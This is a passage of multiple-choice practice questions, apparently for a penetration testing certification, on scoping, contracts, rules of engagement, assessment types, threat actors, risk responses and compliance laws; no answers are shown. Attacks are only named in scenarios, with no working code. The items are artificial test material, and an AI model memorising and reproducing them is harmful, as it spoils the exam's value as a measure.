B. Nondisclosure agreement (NDA)

C. Master service agreement (MSA)

D. Purchase order (PO)

42. You work for a penetration testing firm. A potential client called about your services. After reviewing what your organization can do, the client decides to schedule a single black box test. If they are happy with the results, they may consider future tests. Which of the following will you likely ask the client to sign first?

A. Purchase order (PO)

B. Nondisclosure agreement (NDA)

C. Master service agreement (MSA)

D. Statement of work (SOW)

43. Which of the following is a contract where both parties agree to most of the terms that will govern future agreements?

A. Master service agreement (MSA)

B. Nondisclosure agreement (NDA)

C. Statement of work (SOW)

D. Purchase order (PO)

44. You have been recently hired by a security firm to conduct penetration tests on clients. Which agreements will your new employer most likely ask you to sign as a condition of employment? (Choose two.)

A. Master service agreement (MSA)

B. Nondisclosure agreement (NDA)

C. Statement of work (SOW)

D. Purchase order (PO)

E. Noncompete agreement

45. Your penetration testing consulting firm has been negotiating a contract with the U.S. federal government to run penetration tests against some of its systems. Which agreements will you be asked to sign instead of a statement of work (SOW)? (Choose two.)

A. Statement of objective (SOO)

B. Performance work statement (PWS)

C. Noncompete agreement

D. Purchase order (PO)

46. You are defining the scope of an upcoming penetration test. Your client's offices are located in a large office complex with many other tenants. The client has asked you to include the organization's network in the test. Which parameters should be identified as in-scope? (Choose two.)

A. The IP addresses of public-facing web services owned by neighboring tenants

B. The IP address of perimeter security devices owned by neighboring tenants

C. Wireless SSIDs used by neighboring tenants

D. Wireless SSIDs used by the client

E. IP address ranges used on the client's internal network

47. You have recently concluded a penetration test for a client, and now need to write up your final conclusions. What should you do?

A. Rely on your memory of what happened during the test to create the report.

B. Analyze the testers' written log files.

C. Ask your fellow testers to email you the top three issues they discovered during the test.

D. Ask your client's IT staff to email you the top three issues they noticed during the test.

48. A client has hired you to test the physical security of their facility. They have given you free rein to try to penetrate their facility using whatever method you want as long as it doesn't harm anyone or damage the property. What type of assessment is being conducted in this scenario?

A. Goal-based

B. Pre-merger

C. Compliance-based

D. Supply chain

49. One of your clients accepts credit cards from customers and uses its internal network and servers to process payments. The credit card companies each specify that the client must undergo regular penetration testing to ensure that its password policies, data isolation policies, access controls, and key management mechanisms adequately protect consumer credit card data. What type of assessment is required in this scenario?

A. Goal-based

B. Compliance-based

C. Supply chain

D. Red team

50. One of your clients was recently purchased by a large multinational organization. Before the purchase can be finalized, your client must be subjected to an extensive penetration test. What kind of assessment is required in this scenario?

A. Objective-based

B. Pre-merger

C. Compliance-based

D. Supply chain

51. An organization's network was recently hacked. The attackers first compromised the weak security used by one of the organization's contractors. Then they used the contractor's authentication credentials to gain access to the organization itself. Which type of penetration assessment could have prevented this?

A. Objective-based

B. Pre-merger

C. Goal-based

D. Supply chain

52. You work on the security team for a large organization. Your team has been tasked with conducting an internal penetration test to verify whether your organization's IT staff can adequately defend against it. What type of assessment is being used in this scenario?

A. Goal-based

B. Compliance-based

C. Supply chain

D. Red team

53. Which of the following tiers of adversaries ranks threat actors, generally speaking, from least threatening to most threatening?

A. Script kiddie, hacktivist, malicious insider, organized crime, nation-state

B. Script kiddie, malicious insider, hacktivist, organized crime, nation-state

C. Hacktivist, script kiddie, malicious insider, nation-state, organized crime

D. Nation-state, organized crime, malicious insider, hacktivist, script kiddie

54. One of your clients is a public advocacy group. Some of its political stances are very unpopular with several fringe activists, and they are concerned that a hacktivist may try to hijack their public-facing website. They have asked you to run a penetration test using the same tools and techniques that a typical hacktivist would have the technical aptitude and funds to use. What process has occurred in this scenario?

A. Due diligence

B. Risk acceptance

C. Threat modeling

D. Scope creep

55. You are meeting with a new client to scope out the parameters of a future penetration test. During the course of the discussion, you ask the client if they are willing to accept the fact that a penetration test could cause service disruptions within their organization. The client responds affirmatively. What process has occurred in this scenario?

A. Risk acceptance

B. Due diligence

C. Threat modeling

D. Risk transfer

56. You are running a penetration test for a client. The original test calls for you to test the security of one of the client's remote branch offices. The client called today and indicated that they are concerned about the security readiness of a second branch office. They insisted that you expand the penetration test to include this second site. What process occurred in this scenario?

A. Due diligence

B. Risk acceptance

C. Threat modeling

D. Scope creep

57. A client has asked you to run a white box penetration test. Her organization has offices in the United Kingdom, Saudi Arabia, Pakistan, and Hong Kong. You load your penetration testing toolkit onto your laptop and travel to each office to run the assessment on-site. What did you do incorrectly in this scenario?

A. It may be illegal to transport some penetration testing software and hardware internationally.

B. A laptop doesn't have sufficient computing power to effectively run a penetration test.

C. Travel costs can be reduced by running the assessment remotely from the tester's home location.

D. Nothing. You did everything correctly.

58. A client has asked you to run a white box penetration test. Her organization has offices in the United States, Indonesia, Thailand, and Singapore. To avoid international transportation of your penetration testing software, you upload it to your Google Drive account. Then you travel to each site, download the software, and run it locally on your laptop. Did you handle your penetration testing software appropriately in this scenario?

A. Yes, using Google Drive to access the software internationally shields you from prosecution.

B. No, most foreign nations block access to Google Drive.

C. No, it is legal to transport most penetration testing software into these countries.

D. No, it is illegal to transport most penetration testing software internationally using the Internet.

59. You are asked to perform a penetration test for an organization with offices located in New York City, Los Angeles, and Fargo. Which cybersecurity laws and regulations do you need to check as you scope the assessment?

A. U.S. federal cybersecurity law

B. State cybersecurity laws in New York, California, and North Dakota

C. Local cybersecurity laws in each physical location

D. Interpol regulations

60. A client has asked you to run a white box penetration test. The goal is to assess the security of their web-based applications. These applications leverage the Simple Object Access Protocol (SOAP). During the scoping process, you determine that it would be helpful if you had access to the organization's internal documentation for these applications. Which of the following should you ask your client for?

A. Web Services Description Language (WSDL) documentation

B. Software Development Kit (SDK) documentation

C. Web Application Description Language (WADL) documentation

D. Application Programming Interface (API) documentation

61. A client has asked you to run a white box penetration test. The goal is to assess the security of their web-based applications. These applications are based on Representational State Transfer (REST) architecture. During the scoping process, you determine that it would be helpful if you had access to the organization's internal documentation for these applications. Which of the following should you ask your client for?

A. Web Services Description Language (WSDL) documentation

B. Software Development Kit (SDK) documentation

C. Web Application Description Language (WADL) documentation

D. Application Programming Interface (API) documentation

62. A client has asked you to run a white box penetration test. The goal is to assess the security of several PC applications that were written in-house using the C++ programming language. These applications are used on a day-to-day basis by employees to manage orders, inventory, and payouts. During the scoping process, you determine that it would be helpful if you had access to the organization's internal software development documentation for these applications. Which of the following should you ask your client for? (Choose two.)

A. Simple Object Access Protocol (SOAP) documentation

B. Software Development Kit (SDK) documentation

C. Web Application Description Language (WADL) documentation

D. Application Programming Interface (API) documentation

63. You are scoping a black box penetration test for a client. The goal is to see whether you can gain access to the information stored on an internal database server. Which information should the client provide you with prior to starting the test?

A. Architectural diagrams

B. Swagger document

C. XSD

D. Network diagrams

64. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. You want to target an internally developed data collection application that the client's end users use on a daily basis to catalog and store information in the database. Which information should the client provide you with prior to starting the test?

A. Architectural diagrams

B. Sample requests

C. XSD

D. All of the above

65. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential customer data stored on an internal database server. You have asked the client for architectural diagrams. Which information should the client provide you with? (Choose two.)

A. Swagger document

B. Simple Object Access Protocol (SOAP) documentation

C. Network diagrams

D. XSD

E. Facility maps

66. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. To facilitate this, you have requested that the client provide you with access to applications that end users use to generate sample application requests. Which specific applications should be included in the request? (Choose two.)

A. An in-house developed desktop application used to access the information stored in the database

B. Microsoft Word, which end users use on a daily basis to compose documents stored in the database

C. Microsoft Excel, which end users use on a daily basis to compose spreadsheets stored in the database

D. An in-house developed web application used to generate reports using the information stored in the database

E. Adobe Photoshop, which end users use on a daily basis to edit graphic files stored in the database

67. You want to generate sample application requests for an in-house developed web application that a client's users use every day to complete their day-to-day tasks. How should this be done?

A. Enter exactly the same data into the web application that end users enter.

B. Enter data that is similar to the data that end users enter into the application.

C. Enter completely unexpected data into the application.

D. Ask the system administrator to generate the samples for you.

68. Which of the following is a messaging protocol specification that defines how structured information can be exchanged between web applications and is created from WSDL files?

A. SOAP

B. XSD

C. WADL

D. Swagger

69. Which of the following is an open source framework designed to help developers design, build, document, and test Representational State Transfer (REST) web services?

A. SOAP

B. XSD

C. WSDL

D. Swagger

70. Which of the following protocols is the Representational State Transfer (REST) web application architecture based on?

A. FTP

B. HTTP

C. SMB

D. LDAP

71. Which of the following is an XML-based interface definition language used to describe the functionality offered by a Simple Object Access Protocol (SOAP) server?

A. Web Service Description Language (WSDL)

B. Web Application Description Language (WADL)

C. Representational State Transfer (REST)

D. Swagger

72. Which of the following architectures is used to provide an XML-based description of HTTP-based web services running on a web application server and is commonly used with Representational State Transfer (REST) web applications?

A. Simple Object Access Protocol (SOAP)

B. Web Application Description Language (WADL)

C. Representational State Transfer (REST)

D. Swagger

73. Which of the following is a World Wide Web Consortium (W3C) specification that identifies how to define elements within an XML document?

A. SOAP

B. XSD

C. REST

D. WSDL

74. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. You want to target an internally developed data collection application that the client's end users use on a daily basis to catalog and store information in the database. Which information should the client provide you with prior to starting the test?

A. Configuration files

B. Data flow diagrams

C. Software development kit (SDK) documentation

D. All of the above

75. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to sensitive patient data stored on an internal database server. What should the client do prior to starting the test? (Choose two.)

A. Blacklist the testers' user accounts in their intrusion protection system (IPS).

B. Whitelist the testers' user accounts in their intrusion protection system (IPS).

C. Configure network firewalls to function in fail-open mode.

D. Configure security exceptions that allow the penetration testers' systems to bypass network access controls (NAC).

E. Configure network firewalls to function in fail-close mode.

76. You are scoping a black box penetration test for a client. The goal is to see whether you can gain access to sensitive financial data stored on an internal database server. What should the client do prior to starting the test?

A. Create internal user accounts for the testers that have the same level of privileges as a typical employee.

B. Whitelist the testers' user accounts in their web application firewall (WAF).

C. Configure certificate pinning.

D. Configure security exceptions that allow the penetration testers' systems to bypass network access controls (NAC).

E. None of the above.

77. You are scoping a white box penetration test for a client. The client has implemented network access controls (NAC) with IPSec to prevent devices that are out of compliance with company policies from connecting to the secure internal network. Because you are conducting a white box test, your testers' systems need to bypass NAC and be granted direct access to internal secure network. What should the client do to accomplish this?

A. Configure certificate pinning.

B. Connect their computers to a switch port that is on the secure internal network.

C. Configure a NAC exception for each system.

D. Temporarily disable NAC.

78. During a penetration test, an unmonitored side door was left ajar by an employee, which the tester then used to gain physical access to the client's facility. To keep this from happening again, the client completely removes the door and its frame from the building and fills the space with concrete. Which type of risk response is described in this scenario?

A. Avoidance

B. Transference

C. Mitigation

D. Acceptance

79. During a penetration test, an unmonitored side door was left ajar by an employee, which the tester then used to gain physical access to the client's facility. To keep this from happening again, the client places a security guard in the hallway and instructs her to prevent unauthorized access. Which type of risk response is described in this scenario?

A. Avoidance

B. Transference

C. Mitigation

D. Acceptance

80. Your client hosts a large e-commerce website that sells clothing and accessories. During a penetration test, a tester was able to intercept customers' credit card numbers as they were being processed by an internal card processing application. To keep this from happening again, the client decides to outsource all credit card processing to a third-party processor. All transactions are redirected to the third-party processor such that your client never sees the actual credit card data. Which type of risk response is described in this scenario?

A. Avoidance

B. Transference

C. Mitigation

D. Acceptance

81. An organization has recently learned that its facility has been built within a few hundred yards of a major fault line. The management team decides to purchase an extended insurance policy that will cover a loss of business operations should an earthquake occur. Which type of risk response is described in this scenario?

A. Avoidance

B. Transference

C. Mitigation

D. Acceptance

82. During a penetration test, your testers discovered that they could easily copy confidential data to their personal mobile devices and then send that data to recipients outside the organization using their devices' mobile broadband connection. You recommend that they implement a mobile device management (MDM) system. However, the client has determined that such a measure is too expensive and complicated to implement. In fact, they will not implement any type of controls to prevent this from happening in the future. Which type of risk response is described in this scenario?

A. Avoidance

B. Transference

C. Mitigation

D. Acceptance

83. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. What should you do first in the scoping process?

A. Negotiate a fee for the penetration test.

B. Review the PCI-DSS requirements.

C. Set the schedule for the penetration test.

D. Pose as a customer and visit several of the storefronts to pre-assess the organization.

84. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)

A. Physical access to cardholder data is restricted.

B. The cardholder data environment (CDE) is isolated from the rest of the network.

C. A refund policy is in place for credit card purchases.

D. A chargeback policy is in place.

E. Cashiers are required to check the signature on the card with the customer's signature.

85. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)

A. Use only hardware certified by Microsoft to be Windows 10–compatible.

B. Encrypt the transmission of cardholder data.

C. Ensure that only one user account is used by all employees to access network resources and cardholder data.

D. Use a NAT router to isolate the cardholder data environment (CDE) from the rest of the network.

E. Remove all default passwords from software and hardware devices.

86. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment?

A. Install and update antivirus software on all systems.

B. Use only security-certified Cisco routers in the environment.

C. Close all ports except for 139 and 445 in the firewall that protects the cardholder data environment (CDE).

D. Disable all monitoring of access to cardholder data.

87. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment?

A. A password policy must be in place.

B. Close all ports except for 80 and 443 in the firewall that protects the cardholder data environment (CDE).

C. All hosts on a network must have a default gateway.

D. All hosts on a network must have a unique host address.

88. You have just met with a new client that has requested that you perform a penetration test for them. The client manages a string of retail storefronts that accept credit cards. They need you to assess whether they are PCI-DSS compliant. Which of the following tests need to be included in the assessment? (Choose two.)

A. Monitor all access to cardholder data.

B. Ensure that WPA2 is used to secure all wireless networks.

C. Ensure that TKIP is used to secure all wireless networks.

D. Restrict access to cardholder data on a need-to-know basis.

89. Which law regulates how financial institutions handle customers' personal information?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

90. Which law requires that healthcare-related organizations must be in compliance with certain security standards?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

91. Which law sets standards for publicly traded companies in the United States with respect to security policies, standards, and controls?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

92. Which of the following provides standards that certify cryptographic modules?

A. GLBA

B. SARBOX

C. HIPPA

D. FIPS 140-2

93. A new client calls to schedule a gray box penetration test. You gather some basic information about the client over the phone, put together a scope for the test, and create a schedule for the test. You then hire several contractors to help conduct the test and begin the assessment on the scheduled date. Did you scope this assessment properly?

A. Yes, proper scoping procedures were followed.

B. No, the schedule should be defined before the scope is created.

C. No, you should have spent more time understanding the target audience before scoping the assessment.

D. No, the contracts should have helped create the scope of the assessment.

94. You have just completed a gray box penetration test for a client. You have written up your final report and delivered it to the client. You also made sure that all access granted to you by the client to conduct the test has been disabled. You write a blog article identifying the client and the results of the assessment and post it to ensure no one else makes the same security mistakes the client made. Did you terminate the penetration test properly?

A. Yes, the penetration test was terminated properly.

B. No, the access privileges should have remained in place for the next penetration test.

C. No, the access privileges should have been removed before the final report was produced.

D. No, the confidentiality of the findings was not maintained.

95. You are scoping an upcoming external black box penetration test for the client. You are trying to determine what will be included in the test and what won't. Which of the following questions should you ask the client? (Choose two.)

A. Should the test focus on a specific known vulnerability?

B. Will the client grant physical access to their facility?

C. Should the test look for unknown vulnerabilities?

D. Will the client provide administrator-level accounts to conduct the assessment?

96. You are scoping an upcoming external black box penetration test for the client. One of your penetration testers has developed a vulnerability scanner that is very aggressive. In fact, in a previous test, her scanner brought down the client's customer-facing website for almost 30 minutes. However, by doing so, that client was able to learn a great deal about several vulnerabilities in their web application software. What should you do for the current client?

A. Instruct your penetration tester to not use her vulnerability scanner in the upcoming assessment.

B. Instruct your penetration tester to use her vulnerability scanner in the upcoming assessment.

C. Conduct an impact analysis with the new client and determine their tolerance to impact.

D. Fire the penetration tester.

97. While planning an upcoming penetration test, your client has requested that you include a description of the end state of the assessment in the project scope. What kind of information should be included in this description? (Choose two.)

A. A breakdown of how the funds allotted to the test were spent

B. A description of what kind of report will be provided to the client when the test is complete

C. A remediation timeline that provides an estimate of how long it will take to bring their systems into compliance

D. A list of all the penetration testers who conducted the assessment

98. You are scoping an upcoming penetration test. You need to identify the technical constraints associated with the test. What should be included in this part of the scope documentation?

A. A list of penetration testing tools that your testers are not qualified to use

B. A list of systems that are off-limits to testing

C. A list of technologies that the client's IT staff have not been certified in

D. A list of uncertified hardware devices in use within the client's organization

99. You are in the initial stages of scoping a gray box penetration test with a new client. What is a question you should ask to better define the project scope?

A. Who performed penetration tests for the client in the past?

B. What are the names and email addresses of all internal technical staff members?

C. Should the test be conducted on-site or from an off-site location?

D. Is there a cubicle near a window available for the penetration testers to use?

100. You are scoping a black box penetration test. Where should the penetration testers be physically located?

A. Internally within the organization's IT department

B. Any external location

C. Within a competing organization's facility

D. Anywhere internal to the organization's facility

101. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an internal penetration testing team consisting of your own employees. Which of the following are benefits of using an internal team? (Choose two.)

A. They have contextual knowledge of the organization.

B. They are less biased than an external contractor.

C. They have the independence required to perform a thorough test.

D. They have in-depth experience performing penetration tests for many organizations.

E. It's usually less expensive than using an external contractor.

102. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an external penetration testing contractor. Which of the following are benefits of using an external team? (Choose two.)

A. They have contextual knowledge of the organization.

B. They are less biased than an internal team.

C. They have the independence required to perform a thorough test.

D. They are intimately familiar with the security controls within the organization.

E. It's usually less expensive than using an internal team.

103. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an internal penetration testing team consisting of your own employees. Which of the following are disadvantages of using an internal team? (Choose two.)

A. Maintaining an internal team is very expensive.

B. There is a potential conflict of interest if they also perform testing for one of your competitors.

C. They may feel that a vulnerability discovered may reflect poorly on them.

D. They may lack objectivity.

104. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an external penetration testing contractor. Which of the following are disadvantages of using an external team? (Choose two.)

A. There is a potential conflict of interest if they also perform testing for one of your competitors.

B. They lack the technical talent of an internal team.

C. They are usually more expensive than an internal team.

D. They may bring their personal biases into the test.

105. Which of the following best describes the term *the hacker's mindset* within the context of penetration testing?

A. A penetration tester must adopt a defensive mind-set, trying to protect against all threats.

B. A penetration tester must think like a security professional, assessing the strength and value of every security control in use.

C. A penetration tester must think like an adversary who might attack the system in the real world.

D. A penetration tester must think like a military leader, organizing an open attack on many fronts by many attackers.

106. Which of the following best describes the term *confidentiality* within the context of penetration testing?

A. Preventing unauthorized access to information

B. Preventing unauthorized modifications to information

C. Ensuring information remains available for authorized access

D. Preventing legitimate access to information

107. Which of the following best describes the term *integrity* within the context of penetration testing?

A. Preventing unauthorized access to information

B. Preventing unauthorized modifications to information

C. Ensuring information remains available for authorized access

D. Gaining unauthorized access to information

108. Which of the following best describes the term *availability* within the context of penetration testing?

A. Preventing unauthorized access to information

B. Preventing unauthorized modifications to information

C. Ensuring information remains available for authorized access

D. Making unauthorized changes to information

109. Which of the following best describes the term *disclosure* within the context of penetration testing?

A. Gaining unauthorized access to information

B. Making unauthorized changes to information

C. Preventing the legitimate use of information

D. Publicly acknowledging that a security breach has occurred and information has been compromised

110. Which of the following best describes the term *alteration* within the context of penetration testing?

A. Gaining unauthorized access to information

B. Making unauthorized changes to information

C. Preventing the legitimate use of information

D. Leveraging one successful compromise to compromise another otherwise inaccessible system within a network

111. Which of the following best describes the term *denial* within the context of penetration testing?

A. Gaining unauthorized access to information

B. Making unauthorized changes to information

C. Preventing the legitimate use of information

D. Failing to publicly acknowledging that a security breach has occurred and that information has been compromised

112. Natasha is running a gray box penetration test and discovers a flaw in a web application that allows her to directly access the information stored on the backend database server. Which penetration testing goal has she accomplished?

A. Disclosure

B. Integrity

C. Alteration

D. Denial

113. Kimberly is running a gray box penetration test and discovers a flaw in an online company directory application that allows her to submit LDAP commands in an employee lookup field. She uses this flaw to add a new user account that she can use as a back door. Which penetration testing goal has she accomplished?

A. Disclosure

B. Availability

C. Alteration

D. Denial

114. Jessica is running a gray box penetration test. She uses the Low Orbit Ion Cannon utility to send a flood of TCP packets to a file server within the organization. As a result, the file server becomes overloaded and can no longer respond to legitimate network requests. Which penetration testing goal has she accomplished?

A. Disclosure

B. Confidentiality

C. Alteration

D. Denial

115. Brittany is running a gray box penetration test. She discovers a flaw in an HR web application. Using a SQL injection attack, she can add or remove hours to or from an employee's timecard for the current pay period. Which penetration testing goal has she accomplished?

A. Disclosure

B. Availability

C. Alteration

D. Confidentiality

116. An online retailer directly handles payment processing for credit card orders. As such, the credit card companies require the organization to PCI-DSS compliant. When must this organization conduct penetration testing? (Choose two.)

A. Once a month

B. Every six months

C. Once a year

D. Whenever significant changes are made to the network infrastructure

E. Immediately before peak selling seasons, such as the holidays

117. Joshua works for a penetration testing consulting firm. During a recent penetration test, he ran an attack tool against the client's public-facing e-commerce website. It went offline for more than an hour. The client is now threatening to sue Joshua's employer. At what stage of the penetration testing process should the consulting firm and the client have agreed upon the risks associated with the test?

A. Planning and scoping

B. Information gathering and vulnerability identification

C. Attacking and exploiting

D. Reporting and communication

118. Which of the following is a document defined during the planning and scoping phase of a penetration test that identifies specific techniques, tools, activities, deliverables, and schedules for the test?

A. MSA

B. NDA

C. Memorandum of understanding

D. SOW

119. Which of the following types of assessments would provide a penetration tester with access to the configuration of a network firewall without requiring the tester to actually compromise that firewall?

A. Gray box

B. Red team

C. Black box

D. White box

120. You are the CIO of a startup company. You have selected a penetration testing firm that you want to use to run the company's first penetration test. However, the founder of the company gets upset upon finding out about your plans. The founder is concerned that proprietary information about the company's products may leak out through the contractor to competitors. Which document should you ask the contractor to sign to keep this from happening?

A. NDA

B. Noncompete agreement

C. MSA

D. SOW

121. Which of the following threat actors is probably the least dangerous based on the adversary tier list?

A. Hacktivist

B. Malicious insider

C. Script kiddie

D. Nation-state actor

122. Which of the following threat actors is probably the most dangerous based on the adversary tier list?

A. Hacktivist

B. Malicious insider

C. Organized crime actor

D. APT

123. You are running a penetration test for a client. You are using your penetration testing toolkit running on a personal laptop to conduct scans on various network infrastructure devices, including servers, routers, and switches. Suddenly, the network has gone dark. You can no longer access any devices on the client's network. Which of the following could explain what has happened?

A. Your scans crashed a perimeter router.

B. Your scans crashed a switch on the network backbone.

C. Your laptop's IP address got whitelisted.

D. Your laptop's IP address got blacklisted.

124. You work for a penetration testing consulting firm and are negotiating with a potential client. The client has suggested that your organization sign an MSA with their organization. What should you do?

A. Celebrate! This means the client wants to engage your firm for multiple engagements.

B. Inform your employer that the deal likely won't go through.

C. Warn your employer that the potential client will likely try to sue your firm.

D. Terminate negotiations with the client.

125. You are performing a white box penetration test for a client. You arrive at the client's site and plug your laptop into an open network jack. However, your laptop receives only limited connectivity on the client's network. You run the `ipconfig` command and notice that your laptop has received an IP address, but you can see only one other host on the network. Why did this happen?

A. Your laptop was detected by the client's intrusion protection system (IPS) and has been blacklisted.

B. The client's network access control (NAC) system has quarantined your laptop on a remediation network.

C. Your laptop was detected by the client's intrusion detection system (IDS) and has been blacklisted.

D. The client has enabled MAC address filtering on their network switches.

126. A team of testers is conducting an assessment for an organization. The team is not concerned with assessing a broad range of vulnerabilities. Instead, they are conducting a coordinated attack governed by very narrow objectives. The rules of engagement specify that they can use physical, electronic, and social exploits to achieve their objective. What kind of penetration test is happening in this scenario?

A. Compliance-based penetration test

B. White box penetration test

C. Gray box penetration test

D. Black box penetration test

E. Red team penetration test

127. You are conducting a black box penetration test for client. The client leases its office space in a building shared with other tenants. You are sitting in your car in a parking lot in front of the client's offices scanning for wireless network signals emanating from the building. You have identified five separate SSIDs. You don't know which one belongs to your client, so you decide to clandestinely connect to all of them and then run some simple scans to isolate which one is your client's wireless network. What did you do incorrectly in this scenario?

A. Sitting in a car in front of the client's offices will likely draw suspicion.

B. A gray box test would have been more effective in this scenario.

C. Wireless signals emanating outside of a building are usually too weak to be of use.

D. You are attacking wireless networks that are out of scope.

128. Which of the following threat actors typically have the financial resources and technical expertise required to develop their own extensive exploits? (Choose two.)

A. Organized crime

B. Malicious insider

C. Script kiddie

D. Nation-state actor

E. Hacktivist

129. Which of the following threat actors exploits the trust that has been legitimately granted to them by an organization to compromise that organization's information or systems?

A. Organized crime

B. Malicious insider

C. Script kiddie

D. Nation-state actor

E. Hacktivist

130. Which of the following threat actors typically lacks the technical expertise to develop their own exploits and must rely on prewritten code downloaded from the Internet?

A. Organized crime

B. Hacktivist

C. Script kiddie

D. Nation-state actor

131. You are conducting a white box penetration test. The scope of test specifies that the test will be conducted against the organization's switches, routers, and firewalls. As the assessment is nearing completion, the client asks you to use the time remaining to also test her email servers. What has occurred in this scenario?

A. Pivoting

B. Goal-based testing

C. Scope creep

D. Objectives-based testing

132. You are conducting a penetration test of an organization that processes credit cards. The client has asked that the scope of the test be based on the PCI-DSS standard. What type of assessment is occurring in this scenario?

A. Compliance-based assessment

B. Objectives-based assessment

C. Red team assessment

D. Goals-based assessment

133. You are negotiating an upcoming penetration test with a new client. In the agreement, you have included language that specifies that the results of the test are valid only at the point in time when the test was performed. Why is this language in the agreement?

A. The penetration test could take critical systems offline.

B. It could take some time to remediate the network after the test is complete.

C. Future technological changes could expose new vulnerabilities that are currently unknown.

D. The penetration test will use the same tools and techniques available to real attackers.

134. You are negotiating an upcoming penetration test with a new client. In the agreement, you have included language that specifies that the scope and methodology requested by the client can impact the comprehensiveness of the test. Why is this language in the agreement?

A. It could take some time to remediate the network after the test is complete.

B. The rules of engagement and the type of assessment used could preclude some vulnerability from being discovered.

C. The penetration test will use the same tools and techniques available to real attackers.

D. The rules of engagement and the type of assessment used should ensure that all known vulnerabilities are identified.

135. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "zero knowledge" test of their network. Which type of penetration test should you perform?

A. Black box

B. Grey box

C. White box

D. Compliance based

136. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "partial knowledge" test of their network. Which type of penetration test should you perform?

A. Black box

B. Grey box

C. White box

D. Objectives based

137. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "full knowledge" test of their network. Which type of penetration test should you perform?

A. Black box

B. Grey box

C. White box

D. Goal based

138. You are scoping an upcoming white box penetration test with a new client. Their network employs network access control (NAC) using IPSec. Which technique will your penetration testers need to use to enable them to access the secure internal network protected by NAC?

A. Certificate pinning

B. Session hijacking

C. Man-in-the-middle

D. Cross-site scripting

139. You work for a penetration testing firm. You have been scoping an upcoming penetration test with a client. You have worked with the CIO to identify the scope of the assessment, such as in- and out-of-scope systems, the methodology to be used, the techniques allowed, and the schedule. You have a final draft of the agreement ready to be signed. Who should sign it?

A. The proper signing authority

B. The IT manager

C. The CIO

D. Any help-desk staff can sign off on the agreement.

140. You work for a penetration testing firm. You have been scoping an upcoming penetration test with a client. Within the scope document, you include verbiage warning that the methodology and techniques used for this test could potentially take critical systems offline for a period of time. You ask the client to confirm that this is acceptable. What is this an example of?

A. Assessing impact tolerance

B. A comprehensiveness disclaimer

C. A point-in-time disclaimer

D. Rules for completing the assessment

141. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. You have specified that the target may not employ shunning or blacklisting during the test. You have specified that the target must provide you with internal access to the network, a network map, and authentication credentials. You have also specified that applications provided by a SaaS service provider will be in-scope during the test. From whom do you need written authorization to perform this test? (Choose two.)

A. The target organization

B. The Internet Corporation for Assigned Names and Numbers (ICANN)

C. The American Registry for Internet Numbers (ARIN)

D. The SaaS service provider

E. The Public Interest Registry (PIR)

142. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. This will be an internal test. No third parties may be involved. Which of the following resources could be considered in-scope for the assessment? (Choose two.)

A. The wireless networks used by neighboring organizations

B. They key management system they use to store encryption keys

C. The organization's Internet service provider (ISP)

D. Their Amazon Web Service (AWS) content delivery system

E. Their router configurations

143. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a gray box assessment. This will be an internal test. What limitations might you expect to encounter as you conduct the assessment? (Choose two.)

A. You will have limited network access.

B. You will experience pushback from the internal IT staff.

C. You will have limited storage access.

D. You will not be allowed to enter the organization's facility.

E. You will not be allowed to run vulnerability scans in the organization's network infrastructure devices, such as servers, routers, and switches.

144. A security analyst receives an outline of the scope of an upcoming penetration test. This document contains the times that each can be scanned as well as the IP addresses. What document would contain this information?

A. Business impact analysis (BIA)

B. Master service agreement (MSA)

C. Request for proposal (RFP)

D. Rules of engagement (RoE)

145. A security analyst is planning on using black box penetration testing. This type of strategy will provide the tester with which of the following?

A. Privileged credentials

B. A network diagram

C. Source code

D. Nothing; they must do their own discovery.

146. A client has requested an external network penetration test, but during the discussion between the penetration tester and the client, the client is reluctant to add the tester's source IP address to their IPS whitelist for the duration of the test. Which argument best describes why the tester's source IP address should be on the client's IPS whitelist?

A. IPS whitelisting rules require regular updates to keep current, to address constantly developing vulnerabilities and newly discovered weaknesses.

B. Penetration testing of third-party IPS systems often requires additional authorization and documentation, which can potentially delay the time-sensitive test.

C. Testing should focus on the discovery of potential security issues through all in-scope systems, not just on determining the effectiveness of active defenses such as the IPS.

D. Whitelisting prevents a possible unintentional DoS attack against the IPS and supporting log-monitoring systems.

147. A security analyst is attempting to construct specialized XML files to test the security of the parsing functions of a Windows application during testing. Before starting to test the application, which of the following should the analyst request from the client?

A. A protocol fuzzing utility

B. Software development kit (SDK) for specific applications

C. Samples of the Simple Object Access Protocol (SOAP) project files

D. The Representational State Transfer (REST) application programming interface (API) documentation

148. When planning for an engagement, which of the following are the most important? (Choose two.)

A. Architectural diagrams

B. Company policies

C. Goals/objectives

D. Storage time for a report

E. Tolerance to impact

149. Which of the following statements would come from a client's corporate policy?

